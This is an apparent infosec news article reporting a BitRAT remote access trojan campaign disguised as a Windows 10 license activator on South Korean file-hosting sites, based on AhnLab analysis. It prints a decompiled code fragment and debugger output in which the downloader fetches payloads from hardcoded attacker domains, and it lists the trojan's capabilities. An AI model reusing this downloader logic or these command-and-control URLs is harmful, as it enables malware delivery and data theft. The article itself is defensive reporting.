

BitRAT malware now spreading as a Windows 10 license activator

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Bill Toulas

By

[Bill Toulas](#)

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A new BitRAT malware distribution campaign is underway, exploiting users looking to activate pirated Windows OS versions for free using unofficial Microsoft license activators.

BitRAT is a powerful remote access trojan sold on cybercrime forums and dark web markets for as low as \$20 (lifetime access) to any cybercriminal who wants it.

As such, each buyer follows their own approach to malware distribution, ranging from phishing, watering holes, or trojanized software.

Targeting pirates with malware

In a new BitRAT malware distribution campaign discovered by researchers at AhnLab, threat actors are distributing the malware as a Windows 10 Pro license activator on webhards.

Webhards are online storage services popular in South Korea that have a steady influx of visitors from direct download links posted on social media platforms or Discord. Due to their wide use in the region, threat actors are now more commonly using webhards to distribute malware.

The actor behind the new BitRAT campaign appears to be Korean based on some of the Korean characters in the code snippets and the manner of its distribution.


The screenshot shows a webhard interface for a file named 'Program.zip' (8M). The page includes a header with the breadcrumb '유틸 > 운영체제 > 7238909' and a title '[최신][초간단]윈도우 정품 인증[원클릭]'. Below the file name and size, there are promotional banners: '가격 / 용량 50P / 8M', '정액제 충전이벤트! 무제한으로 즐겨보세요!', '판매자' (seller), and '판매자의 다른파일 보러가기 >>'. At the bottom, there are three buttons: '다시받기' (Download), '다시보기' (View), and '쿠폰사용' (Use Coupon). A large purple banner at the bottom contains the text: '2022년 02월 기준 윈도우 업데이트 이후 다른 방법 안됩니다 간단하니 '꼭' 아래 방법으로 인증 해주세요' and '윈도우 정품 영구 인증 거짓된 자료들에 더이상 실패하지 마세요..!'

Post promoting the BitRAT dropping Windows activator (ASEC)

To properly use Windows 10, you need to purchase and activate a license with Microsoft. While there are ways to get Windows 10 for free, you still need a valid Windows 7 license to get the free upgrade.

Those who do not want to deal with licensing issues or do not have a license to upgrade commonly turn to pirating Windows 10 and using unofficial activators, many of which contain malware.

In this campaign, the malicious file promoted as a Windows 10 activator is named 'W10DigitalActivation.exe' and features a simple GUI with a button to "Activate Windows 10."



The malware downloader posing as a Windows activator (ASEC)

However, instead of activating the Windows license on the host system, the "activator" will download malware from a hardcoded command and control server operated by the threat actors.

The fetched payload is BitRAT, installed in %TEMP% as 'Software_Reporter_Tool.exe' and added to the Startup folder. The downloader also adds exclusions for Windows Defender to ensure that BitRAT won't encounter detection issues.

Once the malware installation process is completed, the downloader deletes itself from the system leaving behind only BitRAT.

```

188 winHttpRequest.Open("GET", this.Domain1, Type.Missing);
189 winHttpRequest.Send("");
190 string text = Form1.Decrypt(winHttpRequest.ResponseText, this.AESKey);
191 this.updateContent = Regex.Split(text, "\n")[1];
192 if (text.IndexOf("V_") == -1)
193 {
194     this.UpdateCheckSelf2(); // Token: 0x04000006 RID: 6
195     private string Domain1 = "http://cothdesigns.com:443/1480313";
196 } else if (this.updateCommand == "0") // Token: 0x04000007 RID: 7
197 { private string Domain2 = "http://jmuquwk.duckdns.org:443/1480313";
198     this.DownUpdateAsync();
199 } // Token: 0x04000008 RID: 8
200 else if (Regex.Split(text, "\n")[0].IndexOf(this.nowVer) == -1) private string Domain3 = "http://nmmdlc.duckdns.org:443/1480313";
201 { this.DownUpdateAsync();
202 } // Token: 0x04000009 RID: 9
203 else if (this.updateCommand == "1") private string coinDomain = "http://cothdesigns.com:443/4411259";
204 {
205     this.DownCoinAsync();
206 }

```

Name	Value
WinHttpRequest.ResponseText.get returned	"s0+bwv/Y8tASdnSvPt0z0jEDgm9i/5KEJFLpnVTTxLWvOjV9NkV+5EINWDK+m8LEcexiUSRW6Ze9sk9DEDbQ=="
glimdircaqppwpo.Form1.Decrypt returned	"V_1267705Wr#nhttp://k3nz98.duckdns.org:443/v/V_1267705.exe"
this	{glimdircaqppwpo.Form1, Text: }
text	"V_1267705Wr#nhttp://k3nz98.duckdns.org:443/v/V_1267705.exe"

The downloader fetching the BitRAT payload (ASEC)

A versatile RAT

BitRAT is promoted as a powerful, inexpensive, and versatile malware that can snatch a wide range of valuable information from the host, perform DDoS attacks, UAC bypass, etc.

BitRAT supports generic keylogging, clipboard monitoring, webcam access, audio recording, credential theft from web browsers, and XMRig coin mining functionality.

Additionally, it offers remote control for Windows systems, hidden virtual network computing (hVNC), and reverse proxy through SOCKS4 and SOCKS5 (UDP). On that front, [ASEC's analysts](#) have found strong code similarities with [TinyNuke](#), and its derivative, AveMaria (Warzone).

The hidden desktop feature on these RATs is so valuable that some hacking groups, like the Kimsuky, incorporated them in their arsenal just to use the hVNC tool.

Risk of piracy

Even if the legal and ethical aspects are ignored, using pirated software is always a security gamble.

The more tools are used to activate illegally obtained copies of software or crack their intellectual property protection systems, the greater the chances of ending up with a nasty malware infection.

Those who can't afford to purchase a Windows license should look at alternative options instead, such as accepting the limitations of the free version, monitoring for special offers from trustworthy platforms, or using Linux.

Ultimately, users should not trust license activators and any unsigned executable authored and released by unknown vendors to run on your system.

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[Bill Toulas](#)

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.

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